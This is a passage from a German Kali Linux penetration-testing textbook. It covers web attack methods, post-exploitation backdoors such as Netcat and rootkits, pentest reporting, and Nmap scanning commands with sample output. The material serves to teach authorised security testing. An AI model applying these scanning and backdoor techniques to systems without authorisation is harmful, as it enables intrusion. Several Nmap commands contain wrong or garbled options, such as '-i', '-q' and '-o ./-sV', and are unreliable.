Ist das Zielnetzwerk stark ausgelastet, kann der Umfang der aufgezeichneten Pakete riesig sein. Eine manuelle Untersuchung der Pakete ist dann nicht mehr möglich. Deshalb kann man bei Wireshark, wie in Abschnitt 8.3.3 erwähnt, die Anzeige mit Filtern eingrenzen.

7.4 Webgestütztes Eindringen

Im vorhergehenden Abschnitt haben Sie das netzwerkgestützte Eindringen kennengelernt, aber Sie sollten sich auch Zeit nehmen, die Grundlagen des webgestützten Angriffs zu erlernen. Das Web zählt zu den am häufigsten genutzten Angriffswegen, da fast alles mit dem Internet verbunden ist. Die Unternehmen, die heute keine Webpräsenz haben, zählen zu einer kleinen Minderheit. Webpräsenzen sind in den meisten Fällen dynamisch und benutzergesteuert. Im Gegen-

satz zu Webseiten älterer Generation, die statisch in HTML geschrieben waren, verfügen moderne Webseiten über Code mit datenbankgestützten Transaktionen und mehreren Authentifizierungsebenen.

Wir machen uns immer mehr vom Web abhängig und verlassen uns darauf, deshalb müssen Sie auch Ihre Kenntnisse darüber ausbauen, wie dieser Angriffsweg ausgenutzt werden kann. Ein erfolgreicher Angriff kann über jedes im Netzwerk eingebundene Gerät erfolgen.

Als Beispiel dient der Angriff auf die NASA im April 2018, bei dem ein Raspberry Pi als Einstiegspunkt diente, der ohne Autorisierung in das Netzwerk eingebunden war und entsprechend nicht ausreichend gesichert wurde. Aber nicht nur Bastelrechner wie der Raspberry, sondern auch alle Smarthome-Geräte können als Einstiegspunkt dienen, wenn sie nicht entsprechend abgesichert sind.

Unternehmen nutzen die Möglichkeiten eines ausführbaren Webs – Onlinebanking, Online-Shopping und Online-Buchhaltung sind heute schon gang und gäbe. Es ist alles miteinander verbunden. Das Internet ist der moderne »Wilde Westen«. Es wird versucht, alles Mögliche ins Internet zu verlagern, Systeme miteinander zu kombinieren und weltweit zugänglich zu machen, deshalb entwickeln und verbreiten sich auch neue Angriffe in einem rasenden Tempo.

Deshalb ist es für jeden Penetrationstester wichtig, sich mit den Grundlagen webgestützter Kompromittierungsversuche zu beschäftigen.

Metasploit haben Sie bereits als Framework für Eindringversuche kennengelernt. Mit dem Framework haben Sie eine standardisierte und strukturierte Vorgehensweise, um die Ziele anzugreifen. Auch für das Webhacking stehen gute Frameworks zur Auswahl, wie z.B. Web Application Audit und Attack Framework (w3af), Burp Suite, Paros und viele andere. All diese Frameworks bieten einen ähnlichen Funktionsumfang und eigenen sich hervorragend für Webangriffe. Die Idee dahinter: Sie besuchen eine Webseite mit Ihrem Browser, wie Sie es gewohnt sind, aber der gesamte Datenverkehr wird über einen Proxy gelenkt. Das ermöglicht es, all Ihre Anfragen sowie die Antworten der Webanwendung zu erfassen und zu analysieren. Sie haben mit den Tools einen enormen Funktionsumfang zur Hand, jedoch lassen sich alle auf die wesentlichen Punkte des Webhackings zurückführen.

1. **Anforderungen abfangen:** Über den Proxy können Sie Variablenwerte ändern, bevor sie die Webanwendung erreichen. Das grundlegende Werkzeug ist in den meisten Webhacking-Frameworks enthalten. Webanwendungen funktionieren, indem der Webserver Anforderungen akzeptiert, die von Ihrem Browser kommen, und Seiten aufgrund der Anforderung bereitstellt. Diese Anforderungen bestehen größtenteils aus Variablen, die bestimmen, welche Seiten an den Benutzer zurückgegeben werden sollen. Die Variablen sind zum Beispiel welche Artikel dem Einkaufswagen hinzugefügt, welche Bankkontoinformatio-

nen abgerufen werden sollen, welcher Spielstand angezeigt werden soll und was es noch an Möglichkeiten im Internet von heute gibt. Als Angreifer ist es für Sie wichtig, dass Sie Parameter in Ihren Anfragen hinzufügen, bearbeiten und löschen können.

2. **Alle Webseiten, Verzeichnisse und sonstige Dateien finden, aus denen sich die Webanwendung zusammensetzt:** Es gilt dabei, ein besseres Verständnis der Angriffsflächen zu erhalten. Das kann man mit einem automatisierten Spider machen, dazu gibt man die URL in den Spider ein und lässt das Tool arbeiten. Es spürt alle Dateien und Seiten einer Webseite auf. Sie sollten dabei bedenken, dass ein Spider Hunderte von Anfragen an die Webseite stellt, sodass man hier mit Sicherheit nicht von einem heimlichen Vorgehen sprechen kann. Während die Antworten von der Webseite eingehen, wird der HTML-Code auf weitere Links untersucht, die dann der Zielliste hinzugefügt werden und ebenfalls vom Spider abgefragt, kategorisiert und analysiert werden. Der Spider arbeitet so lange, bis alle Ziele abgefragt sind und keine neuen gefunden werden. Der Vorteil dabei ist, dass Sie den Spider nur einmal einstellen und dann laufen lassen müssen, ohne sich weiter darum zu kümmern, und es dennoch ein sehr wirkungsvolles Instrument ist, um einen großen Teil der Webangriffsflächen zu finden. Sie müssen dabei berücksichtigen, dass das Tool Anforderungen an alle Links sendet, die es findet, das heißt, wenn Sie sich zuvor an der Webanwendung angemeldet haben und es einen Abmeldelink gibt, werden Sie ohne Warnung oder Benachrichtigung abgemeldet. Das kann dazu führen, dass nicht alle Inhalte aufgespürt werden können, die nur für authentifizierte Anwender zugänglich sind. Spider können auch gezielt auf einzelne Verzeichnisse oder Pfade auf der Zielwebseite angesetzt werden und somit behalten Sie eine genaue Kontrolle über den Vorgang.
3. **Die Antworten der Webanwendung analysieren und auf Schwachstellen untersuchen:** Dieser Vorgang ähnelt stark dem Schwachstellen-Scan von OpenVAS bei Netzwerkdiensten, wobei der Vorgang in diesem Fall auf Webanwendungen übertragen wird. Wenn Sie Variablenwerte mithilfe des Proxys bearbeiten, muss die Webanwendung in irgendeiner Weise darauf antworten. Selbst wenn ein Scanwerkzeug Hunderte von bekanntermaßen schädlichen Anforderungen an eine Webanwendung sendet, muss darauf reagiert werden. Diese Antworten werden auf verräterische Anzeichen untersucht, die auf eine Schwachstelle der Anwendung hinweisen. In Webanwendungen gibt es eine große Anzahl von Schwachstellen, die anhand einer Signatur erkannt werden können. Deshalb ist ein automatisiertes Werkzeug besonders gut geeignet, um diese aufzuspüren. Es gibt natürlich auch noch andere Arten von Schwachstellen, die nicht durch automatisierte Scanner erkennbar sind, jedoch ist jeder Penetrationstester vor allem an jenen interessiert, die praktisch in Griffhöhe zu finden sind. Es handelt sich bei den gefundenen Schwachstellen um solche, die von einigen der gefährlichsten Angriffsmethoden ausgenutzt werden können: SQL-Injection, Cross Site Scripting (XSS) und die Manipulation von Dateipfaden.

7.4.1 Schwachstellen in Webapplikationen finden

Wenn Sie in den bisherigen Schritten einen Dienst gefunden haben, der auf dem Port 80 oder 443 läuft, ist *Nikto* eines der Werkzeuge, die Sie als Erstes einsetzen können. Nikto ist ein Schwachstellen-Scan für Webserver und überprüft sie auf veraltete oder ungepatchte Software. Das Tool kann aber auch nach gefährlichen Dateien suchen, die sich auf einem Webserver befinden könnten. Es ist in der Lage, eine breite Palette von Problemen zu erkennen, und prüft den Server auch auf Fehlkonfigurationen. Sollten Sie eine abgespeckte Version von Kali installieren, so müssen Sie sie eventuell nachinstallieren. Mehr dazu in Abschnitt 8.2.2.

7.4.2 Webseite analysieren

Ein großartiges Werkzeug für die erste Analyse eines Webziels ist WebScarab, das in Kali bereits vorinstalliert ist. Nachdem Sie bereits einen Schwachstellen-Scan mit einem Tool wie Nikto durchgeführt haben, sollten Sie zumindest noch ein Spiderprogramm über die Zielwebseite laufen lassen.

Spider sind äußert nützlich, um eine Zielwebseite zu untersuchen und zu lesen (Crawling) und dabei nach Links und zugehörigen Dateien zu suchen. Die dabei gefundenen Links, Webseiten und Dateien werden aufgezeichnet und katalogisiert. Diese Informationen können für Sie nützlich sein, um auf eingeschränkte Seiten zuzugreifen oder versehentlich offengelegte Dokumente oder Informationen zu finden. Zu diesen Tools zählen unter anderem:

- WebScarab (Abschnitt 9.2.1)
- Skipfish (Abschnitt 9.2.2)
- HTTrack (Abschnitt 8.1.6)
- OWASP ZAP (Abschnitt 9.2.3)

Sie sollten sich Zeit nehmen, alle Ecken und Winkel zu durchstöbern, für die Sie auch eine Autorisierung haben. Der Einsatz eines Spiders auf der Webseite ist eine gute Möglichkeit, um vertrauliche Daten zu finden, die unabsichtlich veröffentlicht wurden.

7.4.3 Informationen abfangen

Eine der ersten Methoden, die Sie beim Webhacking anwenden sollten, ist das Abfangen und Ändern von Variablen, bevor sie die Webseite erreichen. Moderne Webseiten sind darauf angewiesen, Variablen aus den Benutzeranforderungen zu übernehmen, deshalb ist es wichtig, zu prüfen, ob die Webseite diese Eingabevariablen auch auf eine sichere Weise handhabt. Eine einfache Möglichkeit dazu besteht darin, Anfragen gemäß folgender Fragen zu erstellen:

- Was passiert, wenn Sie versuchen, eine negative Anzahl (z.B. -5 Drucker) zu bestellen?

- Was passiert, wenn Sie versuchen, einen 2.500-Euro-Drucker für nur 29 Euro zu kaufen?
- Was passiert, wenn Sie versuchen, sich anzumelden, ohne die Variablen für Benutzernamen und Passwort zu übergeben? (Das bedeutet nicht, einen leeren Benutzernamen oder ein leeres Passwort zu senden, sondern die beiden Variablen erst gar nicht zu übermitteln, die von der Seite mit Sicherheit erwartet werden.)
- Was passiert, wenn Sie ein Cookie eines anderen Benutzers verwenden, der bereits angemeldet ist?
- ... oder auch alle anderen bösartigen Verhaltensweisen, die Ihnen noch einfallen!

Durch die Verwendung eines Proxys haben Sie den Vorteil, dass die Anforderungen abgefangen werden, sobald sie Ihren Browser verlassen und Sie so die volle Kontrolle darüber haben, was an den Webserver gesendet wird.

7.4.4 Auf Schwachstellen scannen

Wenn der Spider seine Arbeit getan hat, ist der nächste Schritt, die ausgewählte Webseite mit dem Schwachstellen-Scanner von ZAP zu untersuchen. Wie OpenVAS umfassen solche Webscanner eine Menge von Signaturen bekannter Schwachstellen. Ihre Qualität steht und fällt mit den enthaltenen Signaturen.

Ein Schwachstellen-Scanner sendet Hunderte Anforderungen an die angegebene Webseite und analysiert anschließend die ankommenden Antworten auf Schwachstellen. Es handelt sich um einen wichtigen Aspekt von Webscannern, über den Sie sich im Klaren sein müssen: Der Scanner versucht nicht, mögliche Schwachstellen auf einer Webseite auszunutzen, sondern sendet Anforderungen und sucht in den Antworten nach Anzeichen von Schwachstellen. Erst, wenn auf einer konkreten Seite eine konkrete Schwachstelle festgestellt wurde – z.B. Anfälligkeit gegenüber SQL-Injection auf der Anmeldeseite –, können Sie mithilfe des Proxys eine schädliche Anfrage erstellen, die genau diese Seite mit genau den Variablenwerten angreift, die erforderlich sind, um den Hack schließlich auszuführen.

7.5 Nachbearbeitung und Erhaltung des Zugriffs

Den Zugriff auf ein Zielsystem zu bewahren, ist eine ernste Angelegenheit, die Sie mit dem Kunden unbedingt ausführlich besprechen müssen. Die bei einem Penetrationstest genutzten Hintertüren verunsichern häufig die Kunden, die Sie mit einem Penetrationstest beauftragen, da sie befürchten, dass diese Hintertüren von nicht autorisierten Dritten entdeckt und ausgenutzt werden könnten. Sie sollten sich immer fragen, ob Sie selbst als Geschäftsführer gut schlafen könnten, wenn Sie wüssten, dass es eine offene Hintertür zu Ihrem Netzwerk gibt. Sie sollten nie

vergessen, dass der Kunde die Autorisierung und den Umfang für den Penetrationstest festlegt. Sie müssen sich die Zeit nehmen, diesen Schritt genau zu besprechen, bevor Sie fortfahren.

Es kommt vor, dass Sie einen Penetrationstest durchführen sollen und dabei eine Hintertür öffnen. Das dient dazu, ein realistisches Szenario durchzuspielen, in dem ein Angreifer die Gelegenheit hat, immer wieder zu dem Ziel zurückzukehren. Es ist wichtig, auch die Grundlagen für diesen Schritt zu erlernen. Vor einigen Jahren waren Angreifer meistens mit einer Art »Schaufensterdiebstahl« zufrieden, bei dem sie in einen Server eindrangen, Daten stahlen und wieder verschwanden. Aber inzwischen sind dauerhaft nutzbare Hintertüren bei Angreifern sehr beliebt. Es gibt viele Beweise dafür, dass moderne Angreifer an einem langfristigen, wenn auch nicht dauerhaften Zugriff auf die Zielsysteme interessiert sind. Um auch die Vorgehensweise von erfahrenen und entschlossenen Angreifern zu simulieren, ist es für Penetrationstester unverzichtbar, sich auch mit dieser Phase auszukennen.

Eine Hintertür ist eine Software auf dem Zielcomputer, die es dem Angreifer ermöglicht, jederzeit wieder Zugriff auf ein System zu erhalten. In den meisten Fällen handelt es sich um einen verborgenen Prozess, der auf dem Ziel ausgeführt wird und auch nicht autorisierten Benutzern die Steuerung des Computers erlaubt.

Viele Exploits – wie auch die, die Sie bisher kennengelernt haben – erlauben nur einen vorübergehenden Zugriff, der nur begrenzt besteht. Meistens geht der Remotezugriff verloren, wenn der Zielcomputer neu gestartet oder der angegriffene Prozess beendet wird. Nachdem Sie einen Zugriff auf ein System erlangt haben, sollte eine der ersten Maßnahmen darin bestehen, den Zugriff zu festigen. Das können Sie mithilfe von Hintertüren.

Diese Phase ist ein wichtiger Teil eines Penetrationstests, aber da es sich um ein Einsteigerbuch für Kali Linux handelt, wird hier nur der Einsatz von Tools, die in Kali enthalten sind, bei Penetrationstest beschrieben. Da in dieser Phase keine Tools in Kali verwendet werden können, werde ich die Phase nur oberflächlich behandeln.

Bei der Nachbearbeitung geht es um die Arbeiten nach dem eigentlichen Eindringen in ein System, nämlich um die Einrichtung und Verwendung von Hintertüren, Rootkits und der Meterpreter-Shell. Bei einem Penetrationstest dürfen Sie auf keinen Fall eine Hintertür oder ein Rootkit einsetzen, wenn Sie nicht über die ausdrückliche Autorisierung dafür verfügen. Für den Einsatz als Hintertür gibt es das leistungsfähige und vielseitige Werkzeug *Netcat*. Aber auch die moderne Version von Netcat, *Cryptcat*, eignet sich dazu. Sie bietet zusätzlich die Möglichkeit zur Verschlüsselung des Datenverkehrs zwischen zwei Computern. Um sich den

Zugriff auf Systeme zu bewahren, sollten Sie sich auch mit dem grundlegenden Aufbau und der Verwendung von *Rootkits* beschäftigen. Auch die Meterpreter-Shell, die Sie in diesem Buch im Zusammenhang mit Metasploit kennenlernen werden, eignet sich für die Phase der Nachbearbeitung.

7.6 Abschluss eines Penetrationstests

Es ist ein Irrglaube, dass Sie den Kunden gleich anrufen können, wenn Sie die vier Schritte erledigt haben, um ihm die Befunde mitzuteilen. Diese Schritte umfassen nur die technischen Aufgaben eines Penetrationstests. Nach der Aufklärung, dem Scan, dem Eindringen und der Nachbearbeitung müssen Sie die Befunde noch in Form eines Berichtes zusammenfassen.

Auch wenn ein Penetrationstester diese Aufgabe am liebsten komplett ignorieren möchte, ist es unerlässlich, dem Kunden die Schwachstellen, Angriffsmöglichkeiten und Abhilfemaßnahmen zu vermitteln.

Dabei gehört die Abfassung des Berichts über den Penetrationstest zu der wichtigsten Aufgabe, die ein ethischer Hacker leistet. Je besser man als Penetrationstester ist, desto weniger bemerkt der Kunde etwas von dem Vorgang. Deshalb ist der Abschlussbericht häufig der einzig fassbare Beweis, den der Kunde für die Durchführung des Penetrationstests hat.

Der Bericht über den Test ist oft das Aushängeschild und die Quelle des Rufs Ihres Unternehmens, wenn Sie mit dem Penetrationstest beauftragt wurden. Nach der Beauftragung, in der die Autorisierung und der Umfang festgelegt wurden, verschwinden Sie als Penetrationstester gewöhnlich aus dem Blickfeld der Zielorganisation. Der Test selbst findet in einer relativ isolierten Umgebung statt. Nach dem Abschluss ist es von entscheidender Bedeutung, dass Sie Ihre Ergebnisse in einer gut durchdachten, sauber gegliederten und leicht zu verstehenden Art und Weise vorstellen. Sie haben die Pflicht, die gewonnenen Ergebnisse dem Kunden zu präsentieren, aber das bietet Ihnen auch die Gelegenheit, Ihre Fähigkeiten herauszustellen und zu zeigen, wie klug Sie die Zeit und das Geld des Kunden eingesetzt haben.

Sie sollten die Wirkung und die Wichtigkeit dieser Phase nicht unterschätzen. In der Praxis werden Arbeitsleistung und Erfolg häufiger anhand eines Berichts gemessen als an dem tatsächlichen Erfolg oder Misserfolg, in ein Netzwerk einzudringen. Die Fähigkeit, einen guten Bericht über einen Penetrationstest zu schreiben, ist das, was das Geschäft eines Penetrationstesters am Laufen erhält.

7.7 Zusammenfassung

Der erste Schritt für Sie als Penetrationstester ist es, Informationen über das Ziel zu sammeln. Auch wenn diese Phase nicht sehr technisch orientiert ist, sollten Sie ihre Wichtigkeit auf keinen Fall unterschätzen. Je mehr Informationen Sie über ein Ziel sammeln können, desto größer sind Ihre Erfolgschancen in den späteren Phasen des Penetrationstests. Die Informationen, die Sie über ein Ziel sammeln, könnten im ersten Moment überwältigend wirken, aber mit einer guten Dokumentation, den richtigen Werkzeugen und zunehmender Erfahrung können Sie die Kunst des Informationensammelns schon bald meistern.

Im zweiten Schritt geht es darum, die Systeme zu scannen. Sie haben einen Überblick über Pings und den Ping als Hackertool bekommen. Außerdem haben Sie die Feinheiten von Port- und Schwachstellen-Scans kennengelernt. Mit dem Portscanner Nmap wurden die verschiedenen Arten von Scans, die damit möglich sind, betrachtet und dabei haben Sie sich Beispiele und Ergebnisse der verschiedenen Scantypen angesehen. Anschließend habe ich das Prinzip von Schwachstellen-Scans am Beispiel von OpenVAS vorgestellt.

Im dritten Schritt haben Sie die grundlegenden Methoden des netzwerkbasierten und webbasierten Eindringens kennengelernt. Diesen Vorgang verbinden Anfänger am ehesten mit dem Begriff »Hacking«. Es handelt sich um ein breit gefächertes Thema. In diesem Abschnitt wurden die verschiedenen Methoden zur Ausführung des Schritts behandelt. Sie haben dabei den Online-Passwortcracker Medusa kennengelernt, der in Abschnitt 9.4.1 noch genauer beschrieben wird. Sie haben auch gesehen, wie Sie Schwachstellen mit Metasploit ausnutzen können. JtR wurde als Tool zum Knacken von Passwörtern mit lokalem Zugriff präsentiert. Für den Fall, das Sie bei einem Penetrationstest keine Zeit für einen Passwortcracker haben, wurde ein Werkzeug vorgestellt, mit dem sich Passwörter zurücksetzen lassen. Für das Schnüffeln (Sniffing) im Netzwerk wurde Wireshark verwendet und für das Sniffing in Netzwerken mit Switches dient Macof. Ebenso wurde Armitage als Allzweckwerkzeug für die Eindringphase vorgestellt. Detaillierte Beschreibungen zu diesen Tools finden Sie in Kapitel 8 bis Kapitel 10.

Das Web enthält immer mehr Services, die von Unternehmen genutzt werden, und nahezu jedes Ziel verfügt mittlerweile über eine Webpräsenz. Deshalb haben wir uns in diesem Kapitel auch mit den webgestützten Angriffen beschäftigt. Sie haben die Grundlagen von Webangriffen und die Techniken und Werkzeuge zum Abfragen von Webservern kennengelernt. Außerdem haben Sie gesehen, wie Schwachstellen auf Webservern durch Scanner, wie zum Beispiel Nikto oder ZAP, gefunden werden. Des Weiteren haben Sie gelernt, wie eine Zielwebseite mit einem Spider untersucht wird, um Verzeichnisse und Dateien aufzuspüren. Auch eine Methode zum Abfangen von Webseitenanforderungen mithilfe von Proxies, mit Tools wie WebScarab oder ZAP, wurde behandelt. Es sind nur die Grundlagen

der Vorgehensweise behandelt worden; wie Sie die Tools einsetzen können, wird ebenfalls in Kapitel 9 beschrieben.

Nachdem Sie sich Zugriff auf die Systeme verschafft haben, ist Ihre Arbeit noch nicht beendet. Es gilt für Sie, noch den Zugriff auf die Systeme zu festigen; da das aber nicht mit Mitteln von Kali geschieht, wurde diese Phase nur gestreift. Im Anschluss gilt es noch, Ihre Ergebnisse zu dokumentieren und Maßnahmen zur Verbesserung der IT-Sicherheit vorzuschlagen, sodass es auch Ihr Kunde versteht. Da der Kunde Ihre Arbeit kaum bemerkt, ist es der Teil der Arbeit, der Ihren Ruf und Ihre Expertise bestätigen kann, darum ist es ein wichtiger Bestandteil eines Penetrationstests.

Teil III

Tools in Kali Linux

In diesem Teil betrachten wir nur die wichtigsten Tools. Bedenken Sie, dass Kali Linux über 300 Tools enthält, mit denen die Sicherheit eines Systems getestet und beurteilt werden kann, und deshalb eine vollständige Aufzählung den Umfang eines Buchs überschreiten würde.

Die Tools selbst lassen sich unter den meisten Linux-Distributionen installieren, jedoch wird bei Kali auch eine automatische Optimierung bereitgestellt, wie zum Beispiel modifizierte Treiber für Kismet. Dieses Tool ist ein WLAN-Detection-, Sniffer- und Intrusion-Detection-System. Die Tools werden mehrmals täglich vom Debian-Repository bezogen, was sicherstellt, dass die Nutzer von Kali über solide Software-Pakete und Sicherheits-Updates verfügen.

Eine vollständige Liste der Tools finden Sie auf der Seite der Kali Tools: `https://tools.kali.org/tools-listing`.

In diesem Teil:

Kapitel 8

Tools zur Informationsbeschaffung und Schwachstellenanalyse

8.1 Tools zur Informationssammlung

Sie haben in Kapitel 7 erfahren, dass die Informationsbeschaffung ein wesentlicher Teil eines Penetrationstests ist, der für Erfolg und Misserfolg entscheidend ist. Darum werden in diesem Abschnitt einige Tools zur Informationsbeschaffung vorgestellt, die man im lokalen Netzwerk, aber auch im Internet anwenden kann.

8.1.1 Nmap – Das Schweizer Taschenmesser für Portscanning

Ein wichtiges Tool zur Informationsbeschaffung ist der Scanner Nmap. Alle, die eine grafische Benutzeroberfläche nutzen wollen, können auch zenMap verwenden (siehe Abbildung 8.1).




Abb. 8.1: Nutzung von Nmap mit ZenMap

Bei der Nutzung von Nmap werden die Ziele direkt angesprochen, das heißt, man läuft dabei Gefahr, entdeckt zu werden. Wenn man einen Rechner scannt, werden Daten an diesen gesendet und aus den Antworten, die der Scanner erhält, werden Informationen abgeleitet. Diese Daten werden von der Firewall normalerweise geloggt und daher nennt man diese Technik *aktive Informationsbeschaffung*. Ein aufmerksamer Administrator oder ein IDS[1] wird deshalb diese Tätigkeit häufig bemerken.

Ein Scan kann im Internet, aber auch in lokalen Netzwerken durchgeführt werden. Wenn Sie ein Ziel im Internet scannen, wird ein Scan nur die Firewall und eventuell vorhandene Rechner des DMZ[2] erkennen, aber nicht das komplette dahinterstehende Netzwerk.

Sie können einen »leisen« Scan mit der Option `-sL` ausführen. Dabei wird ein sogenannter *List-Scan* durchgeführt, bei dem versucht wird, eine Liste von IP-Adressen über den DNS-Server zu ermitteln. Der Befehl dazu lautet:

```
nmap -sL domäne
```

```
root@ictekali:~# nmap -sL microsoft.com
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-09 13:26 CET
Nmap scan report for microsoft.com (40.113.200.201)
Other addresses for microsoft.com (not scanned): 104.215.148.63 40.76.4.15 40.112.72.205
 13.77.161.179
Nmap done: 1 IP address (0 hosts up) scanned in 0.01 seconds
root@ictekali:~#
```

Abb. 8.2: Ein leiser Portscan nach Microsoft

Als Ergebnis der Abfrage erhalten Sie IP-Adressen des Webservers sowie, falls vorhanden, einige alternative IP-Adressen. Wird der stille Scan in einem lokalen Netzwerk ohne DNS-Server durchgeführt, dann erhalten Sie alle oder gar keine IP-Adressen zurück.

Es gibt noch eine weitere Möglichkeit, mit der Option `-sn` passiv nach einem aktiven Rechner zu suchen:

```
nmap -sn 192.168.178.1-254
```

Dabei versuchen Sie als Root-Benutzer von Nmap zuerst mittels ARP (address resolution protocol) Anfragen herauszufinden, welche MAC-Adressen die Netz-

1 Intrusion Detection System (Angriffserkennungssystem) dient zur Erkennung von Angriffen, die gegen sein Netzwerk oder Computer gerichtet sind.

2 DMZ – demilitarized Zone – ist ein Computernetz mit kontrollierten Zugriffsmöglichkeiten auf den daran angeschlossenen Servern. Es ist die »neutrale Zone« zwischen dem Intranet und dem Internet. Hier befinden sich im Normalfall die öffentlich zugänglichen Server.

werkkarten der einzelnen IP-Adressen haben. Da dies über Broadcast geschieht, werden die Rechner nicht direkt angesprochen. Diese Option wird als *Ping-Scan* bezeichnet, aber der Rechner wird nur direkt angesprochen, wenn Nmap nicht mit Administratoren-Rechten läuft. Sollte das nicht möglich sein, hat Nmap drei weitere Methoden von leise zu laut, um IP-Adressen festzustellen.

Das ARP speichert die Zuordnung der physikalischen Adresse (MAC-Adresse) zu einer IP-Adresse im ARP-Cache als Tabelle.

Als »leise« bezeichnet man Methoden, die Administratoren oder einem IDS weniger leicht auffallen. Im Gegensatz dazu versteht man unter »laut« Methoden, die beim Ziel alle Alarmglocken schrillen lassen, wenn das Sicherheitslevel entsprechend hoch ist.

Sollte beim Ziel kein IDS laufen und es auch keinen Administrator geben, der die Firewall-Logs auswertet und entsprechend reagiert, dann ist es völlig egal, wie lautstark Sie an den Türen (Ports) rütteln, um zu überprüfen, ob diese geöffnet sind.

Sobald Sie eine Liste der Hosts haben, können Sie mit dem Portscan starten, um herauszufinden, welche Dienste auf den Rechnern laufen, und dadurch feststellen, welche Ports offen sind. Dies geht mit dem folgenden Befehl:[3]

```
sudo nmap -sS -oA nmap/result --stylesheet=nmap.xsl --open --reason
192.168.178.1-254
```

Die Option `-sS` steht für den SYN-Scan – wir werden später den SYN-Scan noch genauer betrachten. Sollte Nmap nicht mit Root-Rechten laufen, könnten Sie stattdessen einen Connect-Scan durchführen.

Mit der Option `-oA nmap/result` wird das Scan-Ergebnis im Ordner in verschiedenen Formaten unter dem Namen »result« abgelegt. Folgende drei Dateien werden erstellt:

- *result.gnmap* – maschinenlesbare Ausgabe für diverse Programme
- *result.nmap* – maschinenlesbare Ausgabe für diverse Programme
- *result.xml* - XML-Version für Berichte

Für die grafische Formatierung der XML-Datei sorgt das Stylesheet, das mit der Option `–stylesheet=nmap.xsl` spezifiziert werden kann.

Um die Ausgabe auf die geöffneten Ports zu beschränken, dient die Option `--open`.

3 Der Ordner `nmap` muss jedoch vorher in dem Pfad, in dem Sie sich gerade befinden, angelegt sein.

Damit Sie erfahren, warum Nmap glaubt, dass der Port geöffnet ist, gibt es noch die Option `--reason`.

Zum Abschluss wird noch der IP-Adressraum spezifiziert, der gescannt werden soll.

Standardmäßig werden die Ports gescannt, die Nmap in der Port-Liste hat. Sie können mit der Option `-p` aber auch selbst bestimmen, welche Ports gescannt werden sollen – zum Beispiel p22, p U:53,11,137,T21,80,8080. Im letzten Fall steht »U:« für UDP und »T« für TCP.

Der SYN-Scan ist die Standardeinstellung von Nmap und eine beliebte Scan-Methode. Diese Methode ist schnell und unauffällig, da die TCP-Verbindung nicht abgeschlossen wird und bei allen konformen TCP-Stacks unabhängig von Eigenarten diverser Betriebssysteme funktioniert. Er erlaubt auch eine klare und zuverlässige Unterscheidung, ob der Port offen, geschlossen oder gefiltert ist.

Man nennt diese Methode auch *halboffenes Scannen*, weil keine vollständige TCP-Verbindung hergestellt wird. Erhält Nmap eine Antwort, dann weiß man, dass der Port offen ist. Erhält man nach mehreren Übertragungen keine Antwort, dann kann man davon ausgehen, dass der Port von der Firewall herausgefiltert wird. Der Port wird auch als gefiltert markiert, wenn ICMP eine »nicht erreichbar«-Fehlermeldung zurückliefert.

Wenn Sie mehr über TCP/IP sowie detailliertere Informationen über Computernetzwerke benötigen, möchte ich Ihnen empfehlen, Literatur zu Computernetzwerken zu lesen, die sich mit dem Thema Netzwerkprotokolle und Netzwerktopologie beschäftigen. Das Thema ist zu umfangreich, um es hier ausführlich zu behandeln.

Wenn Sie wissen, welche Rechner bzw. Ports offen sind, können Sie Rechner durch die IP-Adresse genauer anschauen. Dazu dient der folgende Befehl:

```
sudo nmap -O -oA nmap/host --stylesheet=nmap.xsl --open –reason
192.168.178.20
```

Die meisten Optionen sind Ihnen bereits bekannt. Neu in dieser Abfrage ist nur `-O`, was der Erkennung des Betriebssystems dient. Dabei versucht Nmap, aufgrund kleiner Unterschiede bei der Implementierung der Protokolle das laufende Betriebssystem zu erraten.

Zum Abschluss können Sie noch mehr über die laufenden Serverdienste hinter den geöffneten Ports herausfinden. Das geht wie folgt:

```
sudo nmap -i nmap/results.gnmap -Aq
```

Durch die Option `-i nmap/results.gnmap` werden die zuvor mit Nmap erstellte Datei eingelesen und die von Nmap gefundenen IP-Adressen und offenen Ports geprüft.

Durch die Option `-A` wird dafür gesorgt, dass Nmap nicht nur Banner scannt, sondern einen vollständigen Test durchführt.

`-q` unterdrückt die Ausgabe von Ports, die geschlossen sind, was die chaotische Ausgabe etwas übersichtlicher macht.

Die Optionen können als `-A -b -q` angegeben werden oder wie in dem Beispiel-Befehl auf `-Abq` verkürzt werden.

Nmap hat außerdem eine Option (`-sV`), mit den Sie einen vollständigen Test auf die Ports ausführen können:

```
sudo nmap -o ./-sV -oA nmap/host --stylesheet=nmap.xsl --open --reason
192.168.178.20
```

Nmap hat aber noch mehr Optionen. Mit `-sC` können Sie diverse mitgelieferte Testskripts ausführen, die alle möglichen Tests auf Standard-Freigaben, Sicherheitslücken, häufige Fehlkonfigurationen und einiges mehr durchführen.

Das liefert Ihnen Informationen über die Version der einzelnen Dienste und deren Konfiguration, zum Beispiel:

```
vnc-info:
Protocol version: 00500
Security types:
_VNC Authentication (2)
```

sowie

```
smb-security-mode:
account_used: <blank>
authentication_level: user
challenge_response: supported
_ message_signing: disable (dangerous, but default)
```

